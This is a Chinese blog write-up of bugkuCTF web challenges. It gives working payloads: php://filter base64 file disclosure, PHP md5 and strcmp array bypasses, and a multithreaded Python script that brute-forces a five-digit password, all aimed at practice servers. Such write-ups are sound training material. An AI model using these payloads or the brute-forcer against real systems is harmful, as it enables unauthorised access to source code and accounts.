bugkuCTF Writeup （Web）15-21

原创

Troublor 于 2018-01-25 16:30:13 发布 4519 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/troublor/article/details/79163574


Web4

看源代码，一大堆东西解码，发现eval执行的是：

```
function checkSubmit() {
    var a = document.getElementById("password");
    if ("undefined" != typeof a) {
        if ("67d709b2b54aa2aa648cf6e87a7114f1" == a.value) return !0;
        alert("Error");
        a.focus();
        return !1
    }
}

document.getElementById("levelQuest").onsubmit = checkSubmit;
```

总之就是要把form提交上去，于是直接去用postman提交，提交的password就是代码里的那一串字符串



取得flag

Web5

第一反应看源码，一大堆[]!()+那肯定就是jother了
扔进console执行这段jother

输出就是flag

---

flag在index里


题目提示flag在index里，那就是要看index的源码了
点一下链接发现url变成了

> http://120.24.86.145:8005/post/index.php?file=show.php

以为是源码泄露什么的，去请求.swp .bak文件，无果
很长时间都无解，后面的题都做完了这道题依然毫无头绪，估计是碰到没接触过的知识点了
去查了一下发现使用php://filter协议
链接一下大牛的文章: leavesongs
基本上原理就是利用php://filter在执行index.php之前将其内容用base64编码，这样就掩盖了`<?php`，导致无法执行直接输出，输出的是base64编码之后的内容，再解一下码就可以了
payload: `http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=./index.php`

输入密码查看flag

输入框提示要输入5位数字密码



第一反应是传统的sql注入，试了各种方法，都不行，可能过滤的比较严
徘徊之时，突然发现url上有`baopo`这样的汉语拼音，这不就是`爆破`嘛，果断暴力破解
Python3代码：

```python
import requests
import threading

psw = 0
lock = threading.RLock()
gotit = False
correct = ""


class BreakThread(threading.Thread):
    def run(self):
        global psw, gotit, correct
        while True:
            lock.acquire()
            if psw > 99999 or gotit:
                lock.release()
                break
            d = {
                "pwd": str(psw).zfill(5)
            }
            psw = psw + 1
            lock.release()
            r = requests.post("http://120.24.86.145:8002/baopo/?yes", data=d)
            r.encoding = "utf-8"
            try:
                r.text.index("密码不正确")
            except ValueError:
                print(d["pwd"] + "   right")
                gotit = True
                lock.acquire()
                correct = d["pwd"]
                lock.release()
                break
            else:
                print(d["pwd"] + "   wrong")


l = []
for i in range(2):
    l.append(BreakThread())
for i in l:
    i.start()
for i in l:
    i.join()
print("正确密码："+correct)
```

这里我就开了2个线程，开太多会网络阻塞
跑出来密码是13579

前女友

藏在源代码里面有一个链接，点开又是php绕过，这回是md5

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```


md5函数处理的必须是字符串，如果传入的是数组就可以绕过判断
strcmp也有漏洞，比较的必须是字符串，如果是数组同样也可绕过
payload: `http://47.93.190.246:49162/?v1[]=sdfsdf&v2[]=sadf&v3[]=bbb`

JavaScript

让我点一百万次？？？
我就只点一次源代码
javascript代码中，当点击次数达到1000000次的时候，发送一个post请求，那我就直接用postman发就好了

听说备份是个好习惯

打开一串看不懂的东西
提示说到“备份”，可能是备份文件泄露，于是用了一个php代码泄露检测的小工具SourceLeakHacker
检测了一下发现了index.php.bak文件，打开来

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```


类似的md5绕过，只是前面加了一些简单的过滤，和之前几题有很多相似之处
payload: `http://120.24.86.145:8002/web16/?kkeyey1[]=1&kkeyey2[]=wqerqwe`

PS：前面的那个python多线程脚本，线程开到5个跑到三千多的时候就和服务器断连了，不知道为什么，这才减少到两个线程